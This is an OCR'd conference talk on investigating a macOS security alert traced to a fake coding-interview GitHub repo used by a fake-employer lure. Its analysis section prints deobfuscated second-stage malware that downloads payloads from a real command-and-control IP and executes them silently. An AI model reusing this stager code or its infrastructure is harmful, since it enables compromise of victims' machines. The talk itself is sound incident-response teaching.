#OFTW v3.0
July 25th
London

From Alert to Action: Investigating a MacOS Security Alert

Shannon McCormick
Senior Incident Responder | Salesforce

Introduction

Career in Detection & Response

Currently @ Salesforce


Apart of Endpoint Response (ERS) a specialized sub-team to our Incident Response team

- Thank you to Aaron Wahlen & Luke Pearson
- Also to Adam Besecker

Incident Response

What is Security Incident Response ?

> “An occurrence that results in actual or potential jeopardy to the confidentiality, integrity, or availability of an information system or the information the system processes” (NIST)



Let’s break it into domains:

- **Customer:** shared responsibility for product-related incidents
- **Privacy:** unauthorized access to sensitive information
- **Vulnerabilities:** security flaws
- **Cloud Security:** incidents in cloud environment (AWS, Azure, GCP)
- **Traditional Security Alerts:** includes phishing, impossible travel, restricted travel
- **Insider Threats**
- ⭐ **Endpoint:** concentrates on internal assets like laptops and servers

Incident Response at Scale

Scale

- Think of large corporate environment, say 80,000 employees
- Each employee is assigned at least one endpoint to perform their job responsibilities

- The company is spread globally meaning there are employees across the world

How do you put in preventative security controls that scale across job responsibilities ?

- Hard problem to solve - inevitably leads to a need for a capable and efficient response team
    - Security controls often impact engineering and product speed, reaching a middle ground is essential

And let's say that the majority of the endpoints in the environment are MacOS

Let’s Dive In

SECURITY ALERT

A Node.js script executed on a host with an outbound connection attempt to 94.131.97.195.

VIRUSTOTAL

Google TI Verdict
Malicious
0 100
GTI Score: 100/100

Follow Reanalyze Search Similar More

94.131.97.195 (94.131.96.0/23)
AS 44477 (Pq Hosting Plus S.r.l.)

CZ
Last Analysis Date
4 days ago

SUMMARY DETECTION DETAILS RELATIONS ASSOCIATIONS TELEMETRY COMMUNITY 1

Assessment

This indicator is malicious (high severity) with high impact. It is associated with a Mandiant Intelligence Report, Mandiant's scoring pipeline identified this indicator as malicious, GTI's ML scoring model identified this indicator as malicious, it is associated with a tracked Mandiant threat actor and it is contained within a collection provided by the Google Threat Intelligence team, or a trusted partner or security researcher. Analysts should prioritize investigation.

Ip Address Overview

Network	94.131.96.0/23
Autonomous System Number	44477
Regional Internet Registry	RIPE NCC

Associations

Threat Actors View all (1)

Last Activity: 2025-06-11 By Google Threat Intelligence

UNC5342

UNC5342 is an actor of unknown motivations that has been observed leveraging social engineering while posing as a potential employer to trick victims into…


Targeted Industries +3 Targeted Regions +4 Motivations -

Incident Response Framework

How do you start?

Typically IR teams leverage playbooks, it allows for repeatable steps that pushes the team to the same standard of work. But if we rely too heavily on following a playbook we miss out on the critical thinking aspect of IR.

Let's think of the stages of an attack, using MITRE ATT&CK Framework:



Using the IR Framework

Initial Access:
Trying to get into the environment

Execution:
Trying to run malicious code

Credential Access:
Stealing credentials

Discovery:
Further map the enviornment

Persistence:
Maintain foothold into the environment

Lateral Movement:
Move through the enviornment

Privilege Escalation:
Gaining higher level permissions in env

Defense Evasion:
Avoid detection

Collection:
Gather data of interest

Command & Control:
Communicate to C2 for further instruction

Exfiltration:
Take data out of the envionment

Impact:
Manipulate, interrup or destroy systems & dat

YOU ARE HERE

Based on "where we are in the ATT&CK matrix" that can inform what we want to investigate next.

SECURITY ALERT

A Node.js script executed on a host with an outbound connection attempt to 94.131.97.195.

Using the IR Framework

Initial Access:
Trying to get into the environment

Execution:
Trying to run malicious code

Credential Access:
Stealing credentials

Discovery:
Further map the enviornment

Persistence:
Maintain foothold into the environment

Lateral Movement:
Move through the enviornment

Privilege Escalation:
Gaining higher level permissions in env

Defense Evasion:
Avoid detection

Collection:
Gather data of interest

Command & Control:
Communicate to C2 for further instruction

Exfiltration:
Take data out of the envionment

Impact:
Manipulate, interrup or destroy systems & dat

Based on "where we are in the ATT&CK matrix" that can inform what we want to investigate next.

(2) How did we get to this point ?

- What was the initial access point ?
  - How were they social engineered ?
  - Was the malware bundled with a legit application?
- Was persistence achieved on the host ?
- Were credentials collected off the host?
- Can we attribute to a known actor ?

Informs investigation next steps

(1) What happened next ?

- Was the external connection successful?
- Were further malware stages dropped?
- Were any security controls successful?

Further informs remediation and containment actions

Using the IR Framework

Initial Access:
Trying to get into the environment

Execution:
Trying to run malicious code

Credential Access:
Stealing credentials

Discovery:
Further map the enviornment

Persistence:
Maintain foothold into the environment

Lateral Movement:
Move through the enviornment

Privilege Escalation:
Gaining higher level permissions in env


Defense Evasion:
Avoid detection

Collection:
Gather data of interest

Command & Control:
Communicate to C2 for further instruction

Exfiltration:
Take data out of the envionment

Impact:
Manipulate, interrup or destroy systems & dat



Based on "where we are in the ATT&CK matrix" that can inform what we want to investigate next.


(1) What happened next ?


- Was the external connection successful?
- Were further malware stages dropped?
- Were any security controls successful?

Further informs remediation and containment actions

Investigation

What's hosted at the external domain?






Security controls blocked second stage from being downloaded to the endpoint

If we deobfuscate main5_504.py - can see it's further malware stage to achieve persistence on the host

```
default:~/Uploads$ cat deobfuscated_code.py
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

# this is the updated code at 2025.2.3
sTypeTest = ""
sTypeCheck = ""

sType = "5"
gType = "504"
pt = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "94.131.97.195"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"

def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Using the IR Framework



(2) How did we get to this point ?

- What was the initial access point ?
  - How were they social engineered ?
  - Was the malware bundled with a legit application?
- Was persistence achieved on the host ?
- Were credentials collected off the host?
- Can we attribute to a known actor ?

Informs investigation next steps

YOU ARE HERE

(1) What happened next ?

- Was the external connection successful?
- Were further malware stages dropped?
- Were any security controls successful?

Further informs remediation and containment actions

Investigation

How did the host end up reaching out to this domain ?

Taking a closer look at the process table of the alert.


Overview:	A Node.js script executed on a host with an outbound connection attempt to 94.131.97.195.
Parent Command Line:	node /Users/<USER>/Downloads/React-Node-Test-master/server/node_modules/.bin/nodemon index.js
Command Line:	/opt/homebrew/Cellar/node@20/20.18.1/bin/node index.js

Let’s look at this recent Download on the host

Investigation

Extended Attributes: a way to store additional information about a file.

From an IR perspective we can leverage extended attributes to understand the origin of a file on a host.



Investigation

Extended Attributes: a way to store additional information about a file.

```
/Users/[redacted]/.Trash> runscript -Raw=```xattr -xp com.apple.metadata:kMDItemWhereFroms React-Node-Test-master.zip | xxd -r -p | plutil -p -```

[
  0 => "https://codeload.github.com/AhhaCom/React-Node-Test/zip/refs/heads/master?token=AOZZADZWFRYKICPWCS7XW5LHXQHH4"
  1 => "https://github.com/"
]
```

Download URL

```
/Users/[redacted].Trash> runscript -Raw=```xattr -xp com.apple.quarantine React-Node-Test-master.zip | xxd -r -p | plutil -p -```

{
  "67bc0d53" => "67bc0d53"
  "0081" => "0081"
  "Chrome" => "Chrome"
}
```

With this additional context we might go about pulling the Chrome Browser History from host to understand what happened just before this download.

/Users/<username>/Library/Application Support/Google/Chrome/Default/History

Browser History

Let’s dive into some data:

Timestamp	URL
Feb 2025 9:31:58	https://github.com/AhhaCom/React-Node-Test
Feb 2025 9:31:59	https://github.com/AhhaCom
Feb 2025 9:30:42	https://www.linkedin.com/in/ACoAAD47-WMBMB9U4DCTgRtxJBjIWVVTUeenR64
Feb 2025 9:30:40	https://www.linkedin.com/in/edwin<>/
…	…
Feb 2025 6:08:05	https://www.linkedin.com/jobs/
Feb 2025 6:09:21	https://mail.google.com/mail/u/0/#inbox

GitHub

Let’s take a look at the git repo README

AhhaCom/React-Node-Test - README.md


```
# React & Node.js Skill Test

## Estimated Time

- 60 min

## Requirements

- Bug fix to login without any issues (20min) <br/>
  There is no need to change or add login function.
  Interpret the code structure and set the correct environment by the
experience of building projects. <br/>

- Implement Restful API of "Meeting" in the both of server and client
sides (40min)<br/>
  Focus Code Style and Code Optimization. <br/>
  Reference other functions.
```

Putting it all together

Attribution


Browser Activity	User Interview	Git Repo Contents	Malware IOCs
Personal email login Linkedin activity	Reached out to by crypto related company on Linkedin	Skills assessment coding interview	JavaScript malware Obfuscated python second stage C2 IPs

Putting it all together



Lessons Learned

After remediation and containment there's always room for improvement!



Further Learning

Hopefully you enjoyed this topic!


If you're interested in further resources to learn more, check out:

Chris Sanders - Investigation Theory


Sarah Edwards - SANs FOR518: Mac and iOS Forensic Analysis and Incident Response

mac4n6

Jaron Bradley - OS X Incident Response



Jaron Bradley -Threat Hunting MacOS



#OFTW v3.0
July 25th
London

Thanks!

Questions?